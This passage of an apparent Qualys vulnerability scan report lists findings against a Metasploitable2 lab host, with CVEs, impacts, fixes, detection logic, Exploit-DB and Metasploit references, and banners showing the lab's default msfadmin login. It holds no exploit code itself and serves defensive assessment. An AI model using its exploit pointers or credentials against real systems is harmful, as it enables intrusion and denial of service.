Version 5.1 before 5.1.26
Version 6.0 before 6.0.6

IMPACT:

Attackers can cause a denial of service.

SOLUTION:

Update to the latest MySQL version from this MySQL Downloads page (http://dev.mysql.com/downloads/).
Patch:
Following are links for downloading patches to fix the vulnerabilities:
MySQL 6.0.6: MySQL (Database) (http://dev.mysql.com/doc/refman/6.0/en/news-6-0-6.html)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

The Exploit-DB

Reference:	CVE-2008-3963
Description:	MySQL 6.0.4 - Empty Binary String Literal Remote Denial of Service - The Exploit-DB Ref : 32348
Link:	http://www.exploit-db.com/exploits/32348

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

5.0.51a-3ubuntu5

3 MySQL Multiple Remote Denial of Service Vulnerabilities port 3306/tcp

QID:	19508
Category:	Database
Associated CVEs:	CVE-2009-4019
Vendor Reference:	-
Bugtraq ID:	37297
Service Modified:	12/15/2009
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

MySQL is an open source SQL database available for multiple operating systems.
MySQL is prone to the following remote denial of service vulnerabilities:
1) An error related to the handling of certain SELECT statements containing subqueries.
2) A failure to preserve unspecified 'null_value' flags when executing statements that use the "GeomFromWKB" function.
Versions prior to MySQL 5.0.88 and 5.1.41 are vulnerable.

IMPACT:

The attacker can exploit these issues to crash the application, denying access to legitimate users.

SOLUTION:

Update to MySQL version 5.0.88 and 5.1.41, which can be downloaded from the
MySQL Downloads page (http://dev.mysql.com/downloads/).
Patch:
Following are links for downloading patches to fix the vulnerabilities:
RHSA-2010-0109: Red Hat (https://rhn.redhat.com/rhn/errata/details/Details.do?eid=9570)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

The Exploit-DB

Reference:	CVE-2009-4019
Description:	MySQL 6.0.9 - SELECT Statement WHERE Clause Sub-query Denial of Service - The Exploit-DB Ref : 33397
Link:	http://www.exploit-db.com/exploits/33397
Reference:	CVE-2009-4019
Description:	MySQL 6.0.9 - 'GeomFromWKB()' Function First Argument Geometry Value Handling Denial of Service - The Exploit-DB Ref : 33398
Link:	http://www.exploit-db.com/exploits/33398

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

QID: 19508 detected on port 3306 over TCP - 5.0.51a-3ubuntu5

3 MySQL "sql/sql_table.cc" CREATE TABLE Security Bypass Vulnerability port 3306/tcp

QID:	19531
Category:	Database
Associated CVEs:	CVE-2008-7247
Vendor Reference:	-
Bugtraq ID:	38043
Service Modified:	02/05/2010
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

MySQL is an open-source SQL database application available for multiple operating platforms.
MySQL is prone to a security-bypass vulnerability because it allows attackers to bypass certain checks when creating a table with certain "DATA DIRECTORY" and 'INDEX DIRECTORY" options that are within the MySQL home data directory. This issue occurs when the data home directory contains a symbolic link to a different filesystem.
The following are vulnerable:
MySQL 5.0.x through 5.0.88
MySQL 5.1.x through 5.1.41
MySQL 6.0 (prior to 6.0.9)

IMPACT:

Successful exploits will allow attackers to bypass certain security restrictions.

SOLUTION:

The vendor has released updates to resolve this issue. Update to MySQL version 6.0.9, which can be downloaded from the MySQL Downloads page (http://dev.mysql.com/downloads/).
Patch:
Following are links for downloading patches to fix the vulnerabilities:
Bug #39277: MySQL (SQL) (http://dev.mysql.com/downloads/)
Bug #32167: MySQL (SQL) (http://dev.mysql.com/downloads/)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

5.0.51a-3ubuntu5

3 MySQL Prepared-Statement Mode "EXPLAIN" Denial of Service Vulnerability port 3306/tcp

QID:	19600
Category:	Database
Associated CVEs:	-
Vendor Reference:	MySQL 5.1.52 Release Notes
Bugtraq ID:	-
Service Modified:	01/24/2017
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

MySQL is an open source SQL database application available for multiple operating platforms.
MySQL is prone to a vulnerability caused by an error in the prepared-statement mode when processing "EXPLAIN" for a "SELECT" from a derived table, which can be exploited to cause a crash.
Affected Versions:
MySQL prior to 5.1.52

IMPACT:

If this vulnerability is successfully exploited, an attacker can cause a denial of service.

SOLUTION:

Update to Version 5.1.52 to resolve this issue. The latest version is available for download from MySQL Web site (http://www.mysql.com/downloads/).
Patch:
Following are links for downloading patches to fix the vulnerabilities:
MySQL 5.1.52: Windows (https://dev.mysql.com/downloads/mysql/)
MySQL 5.1.52: Linux (https://dev.mysql.com/downloads/mysql/)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

5.0.51a-3ubuntu5

3 MySQL Multiple Vulnerabilities port 3306/tcp

QID:	19657
Category:	Database
Associated CVEs:	CVE-2011-2262, CVE-2012-0075, CVE-2012-0087, CVE-2012-0101, CVE-2012-0102, CVE-2012-0112, CVE-2012-0113, CVE-2012-0114, CVE-2012-0115, CVE-2012-0116, CVE-2012-0117, CVE-2012-0118, CVE-2012-0119, CVE-2012-0120, CVE-2012-0484, CVE-2012-0485, CVE-2012-0486, CVE-2012-0487, CVE-2012-0488, CVE-2012-0489, CVE-2012-0490, CVE-2012-0491, CVE-2012-0492, CVE-2012-0493, CVE-2012-0494, CVE-2012-0495, CVE-2012-0496
Vendor Reference:	Oralce MySQL 1390289.1
Bugtraq ID:	51526, 51509, 51515, 51513, 51514, 51503, 51506, 51510, 51524, 51518, 51516
Service Modified:	05/21/2015
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

MySQL is an open source SQL database application available for multiple operating platforms.
An update has been released to fix several vulnerabilities in the MySQL database server. (CVE-2011-2262, CVE-2012-0075, CVE-2012-0087, CVE-2012-0101, CVE-2012-0102, CVE-2012-0112, CVE-2012-0113, CVE-2012-0114, CVE-2012-0115, CVE-2012-0116, CVE-2012-0118, CVE-2012-0119, CVE-2012-0120, CVE-2012-0484, CVE-2012-0485, CVE-2012-0490, CVE-2012-0492)
Affected Versions:
MySQL Versions prior to 5.0.95, 5.1.61 and 5.5.20 are affected.

IMPACT:

Exploitation could allow an attacker to compromise a vulnerable system.

SOLUTION:

The vendor released updated versions (MySQL 5.0.95, 5.1.61 and 5.5.20) to fix this issue. Refer to Oracle MySQL Note (https://support.oracle.com/CSP/main/article?cmd=show&type=NOT&id=1390289.1) for more information.
Patch:
Following are links for downloading patches to fix the vulnerabilities:
Oralce MySQL 1390289.1 (MySQL) (http://dev.mysql.com/downloads/mysql/)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

5.0.51a-3ubuntu5

2 MySQL OpenSSL Server Certificate yaSSL Security Bypass Vulnerability

QID:	19505
Category:	Database
Associated CVEs:	CVE-2009-4028
Vendor Reference:	MYSQL 5.1.41, MYSQL 5.0.88

Bugtraq ID:	37076
Service Modified:	05/31/2012
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

MySQL is an open-source SQL database available for multiple operating systems.
MySQL is prone to a security bypass vulnerability. This issue occurs because MySQL client that uses OpenSSL fails to check the server certificates presented by a server that uses yaSSL. An attacker can exploit this issue to bypass certain security restrictions.
My SQL 5.0.x and 5.1.x are affected.

IMPACT:

Successfully exploiting this issue will allow attackers to gain access to sensitive information. Information obtained may lead to further attacks.

SOLUTION:

For 5.1.x, the vendor has released 5.1.41 to fix the issue. For 5.0.x, the vendor is planning to release 5.0.88 to fix the issue. Update to MySQL Version 5.1.41, which can be downloaded from the MySQL Downloads page (http://dev.mysql.com/downloads/).
Patch:
Following are links for downloading patches to fix the vulnerabilities:
MYSQL 5.0.88: Windows (http://dev.mysql.com/doc/refman/5.1/en/news-5-1-41.html)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

5.0.51a-3ubuntu5

🟨🟨⬜⬜⬜ 2 OpenSSH Information Disclosure Vulnerability

QID:	38788
Category:	General remote services
Associated CVEs:	CVE-2011-4327
Vendor Reference:	Openssh
Bugtraq ID:	-
Service Modified:	01/13/2021
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

OpenSSH (OpenBSD Secure Shell) is a set of computer programs providing encrypted communication sessions over a computer network using the SSH protocol.
ssh-keysign.c in ssh-keysign in OpenSSH before 5.8p2 on certain platforms executes ssh-rand-helper with unintended open file descriptors, which allows local users to obtain sensitive key information via the ptrace system call.
Affected Versions:
OpenSSH before 5.8p2
QID Detection Logic:
This unauthenticated detection works by reviewing the version of the OpenSSH service.

IMPACT:

Successful exploitation could disclose sensitive information.

SOLUTION:

Customers are advised to upgrade to OpenSSH 5.8p2 (http://www.openssh.com/txt/portable-keysign-rand-helper.adv) or later to remediate these vulnerabilities.
Patch:
Following are links for downloading patches to fix the vulnerabilities:
CVE-2011-4327 (http://www.openssh.com/txt/portable-keysign-rand-helper.adv)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

Vulnerable SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1 detected on port 22 over TCP.

🟨🟨⬜⬜⬜ 2 OpenSSH ForceCommand Bypass Vulnerability

QID:	42375
Category:	General remote services
Associated CVEs:	CVE-2008-1657
Vendor Reference:	OpenSSH 4.9
Bugtraq ID:	28531
Service Modified:	07/18/2020
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

OpenSSH is a set of computer programs providing encrypted communication sessions over a computer network using the SSH protocol.
OpenSSH is prone to a security bypass vulnerability caused by an improper implementation of the "ForceCommand" directive. This can be exploited to execute arbitrary commands via the ~/.ssh/rc file even if a "ForceCommand" directive is in effect.
Affected Software:
OpenSSH 4.x Versions prior to 4.9 are affected

IMPACT:

Successful exploitation allows malicious, local users to bypass certain security restrictions.

SOLUTION:

Vendor has released update (OpenSSH 4.9 or later) to resolve this issues.
Patch:
Following are links for downloading patches to fix the vulnerabilities:
OpenSSH 4.9 (http://www.openssh.com/)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1

🟨🟨⬜⬜⬜ 2 Global User List Found Using Other QIDS

QID:	45002

Category:	Information gathering
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	11/23/2021
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

This is the global system user list, which was retrieved during the scan by exploiting one or more vulnerabilities or via authentication provided by user. The Qualys IDs for the vulnerabilities leading to the disclosure of these users are also given in the Result section. Each user will be displayed only once, even though it may be obtained by using different methods.
Note: We did not exploit any vulnerabilities to gather this information in QID 90266, 45027 or 45032.

IMPACT:

These common account(s) can be used by a malicious user to break-in the system via password bruteforcing.

SOLUTION:

To prevent your host from being attacked, do one or more of the following:

Remove (or rename) unnecessary accounts
Shutdown unnecessary network services
Ensure the passwords to these accounts are kept secret
Use a firewall to restrict access to your hosts from unauthorized domains

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

User Name	Source Vulnerability (QualysID)
root	74046

🟨🟨⬜⬜⬜ 2 nlockmgr RPC Service Multiple Vulnerabilities

QID:	66041
Category:	RPC
Associated CVEs:	CVE-2000-0666
Vendor Reference:	RHSA-2000:043
Bugtraq ID:	1480
Service Modified:	10/05/2019
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

"nlockmgr" (port 4045) is an RPC service used by NFS (Network File System) to allow NFS clients to perform file locking. There are many different implementations of the protocol on various Operating Systems. The following specific vulnerabilities have been discovered:
First, an obscure exploit has been posted in an underground ezine (crh008.zip (http://packetstormsecurity.org/mag/crh/crh008.zip)). It seems that the RPC "nlockmgr" service is vulnerable to a buffer overflow, and could therefore allow the execution of arbitrary code on the remote host with the privileges of this daemon (usually root). Information about the vulnerable Operating System is not yet available.

Moreover, there is a denial of service vulnerability in the Linux Kernel implementation of "nlockmgr". It is possible to crash this service remotely by sending specially crafted RPC packets to the system.
NOTE: Typically RPC services open an ephemeral port and then register with rpcmapper service. In order to communicate RPC clients first query the rpcmapper service to find out the ephemeral port that the desired RPC service is listening on and then start communicating with the desired service. Because of this the ports found through rpcmapper service may not be found by standard port scanning reported by QID 82004.

IMPACT:

Depending on your implementation and version of "nlockmgr", unauthorized users may be able to obtain remote root shell access (even though an exploit exists for this, the vulnerability has never been confirmed) or cause a denial of service on this RPC daemon.

SOLUTION:

If you do not need this RPC daemon, then you should disable it on your server. If you still require it, and you want to firewall NFS access, then you should block the "nlockmgr" port (4045 over UDP and TCP) to prevent unauthorized users from proxying NFS requests.
Updates have been released to address this issue,connect your vendor for more information.
Patch:
Following are links for downloading patches to fix the vulnerabilities:
RHSA-2000:043-03 (https://access.redhat.com/downloads/)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

The Exploit-DB

Reference: CVE-2000-0666
Description: Conectiva 4.x/5.x / Debian 2.x / RedHat 6.x / S.u.S.E 6.x/7.0 / Trustix 1.x - rpc.statd Remote Format String (1) - The Exploit-DB Ref : 20075
Link: http://www.exploit-db.com/exploits/20075

Reference: CVE-2000-0666
Description: Conectiva 4.x/5.x / Debian 2.x / RedHat 6.x / S.u.S.E 6.x/7.0 / Trustix 1.x - rpc.statd Remote Format String (2) - The Exploit-DB Ref : 20076
Link: http://www.exploit-db.com/exploits/20076

Reference: CVE-2000-0666
Description: Conectiva 4.x/5.x / Debian 2.x / RedHat 6.x / S.u.S.E 6.x/7.0 / Trustix 1.x - rpc.statd Remote Format String (3) - The Exploit-DB Ref : 20077
Link: http://www.exploit-db.com/exploits/20077

ASSOCIATED MALWARE:

ReversingLabs

Malware ID: Mploit
Type: Trojan
Platform: Linux

Malware ID: Rpc
Type: Exploit
Platform: Linux

RESULTS:

UDP Port 34600
TCP Port 41425

2 Samba setuid "mount.cifs" Verbose Option Information Disclosure Vulnerability

QID:	70052
Category:	SMB / NETBIOS
Associated CVEs:	CVE-2009-2948
Vendor Reference:	Samba
Bugtraq ID:	36572
Service Modified:	10/08/2009
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

Samba is a file and printer sharing application. Samba allows users to share files and printers between operating systems on Unix and Windows platforms.
Samba is prone to an information disclosure vulnerability because it fails to properly validate access privileges.
Samba Versions prior to 3.4.2, 3.3.8, 3.2.15, and 3.0.37 are vulnerable.

IMPACT:

Successful exploitation of this vulnerability will allow attackers to obtain sensitive information that may aid in further attacks.

SOLUTION:

Workaround:
Clear the setuid bit from mount.cifs. For instance:
# chmod u-s /sbin/mount.cifs
Impact of the workaround:
This will prevent unprivileged users from mounting CIFS shares.

Patch:
Following are links for downloading patches to fix the vulnerabilities:
Samba Security Advisory (Samba 3.3.12) (http://www.samba.org/samba/ftp/stable/samba-3.3.12.tar.gz)
Samba Security Advisory (Samba 3.4.7) (http://www.samba.org/samba/ftp/stable/samba-3.4.7.tar.gz)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

Samba 3.0.20-Debian

🟨🟨⬜⬜⬜ 2 Samba Symlink Directory Traversal Vulnerability - Zero Day

QID:	70055
Category:	SMB / NETBIOS
Associated CVEs:	CVE-2010-0926
Vendor Reference:	-
Bugtraq ID:	38111
Service Modified:	02/09/2010
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

Samba is a file and printer-sharing application that allows users to share files and printers between operating systems on Unix and Windows platforms.
It is prone to a vulnerability that is caused due to Samba allowing the creation of symlinks to directories placed outside a writable share.
Successful exploitation without authentication requires that a public writable share is exported.
Samba Version 3.4.5 and prior are affected.

IMPACT:

This can be exploited to gain read and write access to restricted directories with the privileges of the guest account user, via directory traversal attacks.

SOLUTION:

Patch -
There are no vendor supplied patches available at this time.
Workaround:
In general do not export writable shares to untrusted users.
Samba can be configure to not to follow symbolic links outside of an area designated as being exported as a share point.

Set the wide links parameter of the global section of the smb.conf file to the value no.
Example:

```
wide links = no
```

This change may cause performance problems. It is highly recommend to fully test this workaround before implementing in your production environment.

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

Metasploit

Reference: CVE-2010-0926
Description: Samba Symlink Directory Traversal - Metasploit Ref : /modules/auxiliary/scanner/lotus/lotus_domino_version
Link:
https://github.com/rapid7/metasploit-framework/blob/master//modules/auxiliary/admin/smb/samba_symlink_traversal.rb

Reference: CVE-2010-0926
Description: Samba Symlink Directory Traversal - Metasploit Ref : /modules/auxiliary/admin/smb/samba_symlink_traversal
Link:
https://github.com/rapid7/metasploit-framework/blob/master//modules/auxiliary/admin/smb/samba_symlink_traversal.rb

The Exploit-DB

Reference: CVE-2010-0926
Description: Samba 3.4.5 - Symlink Directory Traversal (Metasploit) - The Exploit-DB Ref : 33598
Link: http://www.exploit-db.com/exploits/33598

Reference: CVE-2010-0926
Description: Samba 3.4.5 - Symlink Directory Traversal - The Exploit-DB Ref : 33599
Link: http://www.exploit-db.com/exploits/33599

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

Samba 3.0.20-Debian

2 Samba SWAT Cross-Site Scripting and Request Forgery Vulnerabilities

QID:	70063
Category:	SMB / NETBIOS
Associated CVEs:	CVE-2011-2522, CVE-2011-2694
Vendor Reference:	Samba 3.5.10 Release Notes
Bugtraq ID:	48899, 48901
Service Modified:	04/30/2019
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

Two vulnerabilities exists in Samba:

1) The Samba Web Administration Tool (SWAT) allows users to perform certain actions via HTTP requests without performing any validity checks to verify the requests.

2) Input passed to the "user" field of the "Change password" page of SWAT is not properly sanitised before being returned to the user. This can be exploited to execute arbitrary HTML and script code in a user's browser session in context of an affected site.
Affected Versions:-
Samba 3.0.x through 3.5.9.
Note:- The remote detection relies only on banner version and does not check for SWAT enabled/disabled. The SWAT feature is tested in authenticated detection, assuming that the swat binary is located in the /usr/sbin directory and has root privileges.

IMPACT:

The vulnerabilities can be exploited by malicious people to conduct cross-site scripting and request forgery attacks.

Successful exploitation
of the vulnerabilities requires that SWAT is enabled (not default).

SOLUTION:

Workaround
Ensure SWAT is turned off and configure Samba using an alternative method to edit the smb.conf file.
The vendor has released updates to resolve this issue. Update to Samba 3.5.10 to resolve the issue. Refer to Samba Release Notes 3.5.10 (http://samba.org/samba/history/samba-3.5.10.html) to obtain additional details.
Patch:
Following are links for downloading patches to fix the vulnerabilities:
Samba 3.5.10 (Samba 3.5.10) (http://www.samba.org/samba/ftp/stable/samba-3.5.10.tar.gz)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

The Exploit-DB

Reference:	CVE-2011-2522
Description:	SWAT Samba Web Administration Tool - Cross-Site Request Forgery - The Exploit-DB Ref : 17577
Link:	http://www.exploit-db.com/exploits/17577

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

Samba 3.0.20-Debian

2 Apache mod_proxy_ftp 2.0.x/2.2.x Denial of Service Vulnerability

QID:	86854
Category:	Web server
Associated CVEs:	CVE-2009-3094
Vendor Reference:	-
Bugtraq ID:	36254
Service Modified:	05/03/2021
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

Apache mod_proxy_ftp is a module for the Apache Web server to handle FTP proxy requests.
A vulnerability exists in mod_proxy_ftp which is caused by an error in the module when processing responses received from FTP servers. This can be exploited to trigger a NULL-pointer dereference and crash an Apache child process via a malformed EPSV response.
Successful exploitation requires that a threaded Multi-Processing Module is used and that the mod_proxy_ftp module is enabled.
The vulnerability is confirmed in Apache Versions 2.0.63 and 2.2.13. Other versions may also be affected.

IMPACT:

Successful exploitation of this vulnerability can allow an attacker to cause a denial of service.

SOLUTION:

Workaround:
Restrict proxy access to trusted users only.

Patch:
Following are links for downloading patches to fix the vulnerabilities:
Apache 2.2.14: Apache (http://httpd.apache.org/download.cgi)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
QID: 86854 detected on port 80 over TCP -
Date: Fri, 24 Mar 2023 17:02:18 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Length: 891
Connection: close
Content-Type: text/html

<html><head><title>Metasploitable2 - Linux</title></head><body>
<pre>

                _                  _       _ _        _     _      ____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


</pre>
<ul>
<li><a href="/twiki/">TWiki</a></li>
<li><a href="/phpMyAdmin/">phpMyAdmin</a></li>
<li><a href="/mutillidae/">Mutillidae</a></li>
<li><a href="/dvwa/">DVWA</a></
```

🟨🟨⬜⬜⬜ 2 Apache HTTP Server APR-util Multiple Denial of Service Vulnerabilities

QID:	86920
Category:	Web server
Associated CVEs:	CVE-2009-3560, CVE-2009-3720, CVE-2010-1623
Vendor Reference:	Apache HTTP Server 2.2
Bugtraq ID:	37203, 43673
Service Modified:	05/03/2021
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

The Apache HTTP Server is a freely available Web server.
Apache Server is prone to the following vulnerabilities:
- Two XML parsing vulnerabilities exist in the Apache HTTP Server.
- An error within the "apr_brigade_split_line()" function in buckets/apr_brigade.c can be exploited to cause high memory consumption.
Apache HTTP Server versions prior to 2.2.17 are affected.
Apache HTTP Server versions prior to 2.0.64 are also affected.

IMPACT:

Successful exploitation allows malicious users to cause a denial of service.

SOLUTION:

The vendor has released Apache HTTP Server Version 2.2.17 and version 2.0.64 to resolve these issues.
The latest version is available for download from Apache Web site (http://httpd.apache.org/)

Patch:
Following are links for downloading patches to fix the vulnerabilities:
Apache 2.2.17: Apache 2.2.x (HTTP) (http://httpd.apache.org/download.cgi)
Apache 2.0.64: Apache 2.0.x (HTTP) (http://httpd.apache.org/download.cgi#apache20)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
QID: 86920 detected on port 80 over TCP -
Date: Fri, 24 Mar 2023 17:02:18 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Length: 891
Connection: close
Content-Type: text/html

<html><head><title>Metasploitable2 - Linux</title></head><body>
<pre>

                _                  _       _ _        _     _      ____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


</pre>
<ul>
<li><a href="/twiki/">TWiki</a></li>
<li><a href="/phpMyAdmin/">phpMyAdmin</a></li>
<li><a href="/mutillidae/">Mutillidae</a></li>
<li><a href="/dvwa/">DVWA</a></
```

🟨🟨⬜⬜⬜ 2 DNS Server Allows Remote Clients to Snoop the DNS Cache port 53/udp

QID:	15035
Category:	DNS and BIND
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	06/14/2019
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

The DNS server was found to allow DNS cache snooping. This means, any attacker could remotely check if a given domain name is cached on the DNS server.
This issue occurs when a target DNS server allows an untrusted client to make non-recursive DNS queries for domains that the target DNS server is not authoritative on. If the target DNS server consults its cache and replies with a valid answer (the IP address or "does not exist" NXDOMAIN reply), it is vulnerable to this attack. This tells the attacker that someone from the target network recently resolved that particular domain name.
QID Detection Logic (unauthenticated):
We make a DNS A query for testdeadenddummy.qualys.com from the target DNS server. The Recursive Query flag is set in this query. This means that the target DNS server will recursively search for the address of testdeadenddummy.qualys.com domain name and reply with an IP address to our scanner. If we do not get a reply we quit without posting a vuln.
- Next, we make the same DNS "A" query for the same domain-name name testdeadenddummy.qualys.com. However, this time we leave the "Recursive Query" flag unset. This means, we are requesting the target DNS server to check its cache or pre-defined DNS zone information for the IP address of the testdeadenddummy.qualys.com domain name. (If no information is present there, it should not find this information recursively from other DNS servers, and should simply reply with a non-found message). Since no other DNS server will have a zone for qualys.com, if we do get a reply, it has to be from the cache. If we do not get a response, we quit.

- If we do get a valid IP address in the reply, it means the DNS server consulted its cache and replied with the IP address of a site it recently cached. So an attacker can see what sites are cached in the DNS server by making non-recursive "A" requests for them.

IMPACT:

DNS caches are short lived and are generated by a recent DNS name-resolution event. By repeatedly monitoring DNS cache entries over a period of time, an attacker could gain a variety of information about the target network. For example, one could analyze Web-browsing habits of the users of a network. By querying for DNS MX record caches, one could check for email communication between two companies.
Information gathered from the DNS cache could lead to a variety of consequences ranging from an invasion of privacy to corporate espionage. The above mentioned paper presents a couple of attack scenarios where this vulnerability can be used.

SOLUTION:

Here is a suggested solution for the Microsoft Windows DNS server. One rigorous solution involves what is known popularly as a "split DNS" configuration.

The idea is to have two separate DNS servers, one for the DMZ/perimeter of the network that faces the public Internet, while the other is internal and not publically accessible.
The external one has zone information about only the hosts in the DMZ region which need to be accessed from the Internet. It has no information about the internal hosts with non-routable addresses.
The internal one has all the authoritative information about the internal hosts, and also static entries for the services in the DMZ region (so internal users can access those if required).
Typically, the internal DNS server will be Active Directory integrated, with (secure) dynamic updates enabled.
The external DNS server will typically be a standalone (not integrated with the Active Directory) server without any dynamic DNS updates enabled.
To prevent the unrelated DNS cache-poisoning vulnerability, also configure the registry as explained in Microsoft Knowledge Base Article 241352 (http://support.microsoft.com/default.aspx?scid=kb;EN-US;241352) on both the DNS servers.
Both the DNS servers can be named with identical domain names, such as example.com without any conflicts.
The external DNS server should be set as a "forwarder" in the DNS settings of the internal DNS server. This means, for any DNS query (A/PTR) that the internal DNS server receives, that it is not able to resolve, it forwards it to the external DNS server for resolution.
Through the "DNS" MMC snap-in, Recursion should be enabled on the external DNS server, and disabled in the internal one. This prevents the internal DNS server from attempting to resolve DNS queries if the external one fails to do so.
To reinforce the last configuration, the internal DNS server should be set as a "slave" DNS server through the "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\DNS\Parameters" key's "IsSlave" value set to 1.
Finally, to prevent cache snooping on the external DNS server, create a "MaxCacheTtl" DWORD entry with value set to 1 under the "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\DNS\Parameters" key of the external DNS
server. This makes the TTL of any cached DNS entry on the external DNS server equal to 1 second,
effectively disabling caching on it. Since for any query originating from the internal network,
both the DNS servers cache the responses, performance is not affected at all even by disabling
the external cache - repeated future DNS queries will be picked up by the internal DNS server
and replied to from its cache.

This separates the external DNS proxy from the internal DNS cache, and prevents any DNS cache snooping from the public Internet.

For BIND and the understanding of the issue this URL will be helpful. http://www.rootsecure.net/content/downloads/pdf/dns_cache_snooping.pdf (http://www.rootsecure.net/content/downloads/pdf/dns_cache_snooping.pdf)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

Server's cache timeout for IPv4 addresses is more than 3 sec.
Server's cache timeout for IPv6 addresses is more than 3 sec.

🟨🟨⬜⬜⬜ 2 ISC BIND Key Algorithm Rollover Weakness Vulnerability port 53/udp

QID:	15061
Category:	DNS and BIND
Associated CVEs:	CVE-2010-3614
Vendor Reference:	BIND-2010-3614
Bugtraq ID:	45137
Service Modified:	04/12/2013
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

ISC BIND (Berkley Internet Domain Name) is an implementation of DNS protocols.
ISC BIND is prone to vulnerability due to an error in "named" when acting as DNSSEC validating resolver and querying a zone undergoing a key algorithm rollover. This can cause "named" to mark the zone data as insecure.
ISC BIND Versions 9.0.x to 9.7.2-P2, 9.4-ESV to 9.4-ESV-R3, 9.6-ESV to 9.6-ESV-R2 are affected.

IMPACT:

Successful exploitation malicious users to manipulate certain data.

SOLUTION:

Update to BIND Version 9.4-ESV-R4 or newer, 9.6.2-P3 or 9.6-ESV-R3 or newer, and 9.7.2-P3.
Patch:
Following are links for downloading patches to fix the vulnerabilities:
ISC BIND 2010-3614: Windows (Bind 9.7.2-P3) (https://www.isc.org/software/bind/972-p3/download/bind972-p3zip)
ISC BIND 2010-3614 (Bind 9.7.2-P3 (Source)) (https://www.isc.org/software/bind/972-p3/download/bind-972-p3targz)
ISC BIND 2010-3614: Windows (BIND 9.6.2-P3) (https://www.isc.org/software/bind/962-p3/download/bind962-p3zip)
ISC BIND 2010-3614 (BIND 9.6.2-P3 (Source)) (https://www.isc.org/software/bind/962-p3/download/bind-962-p3targz)
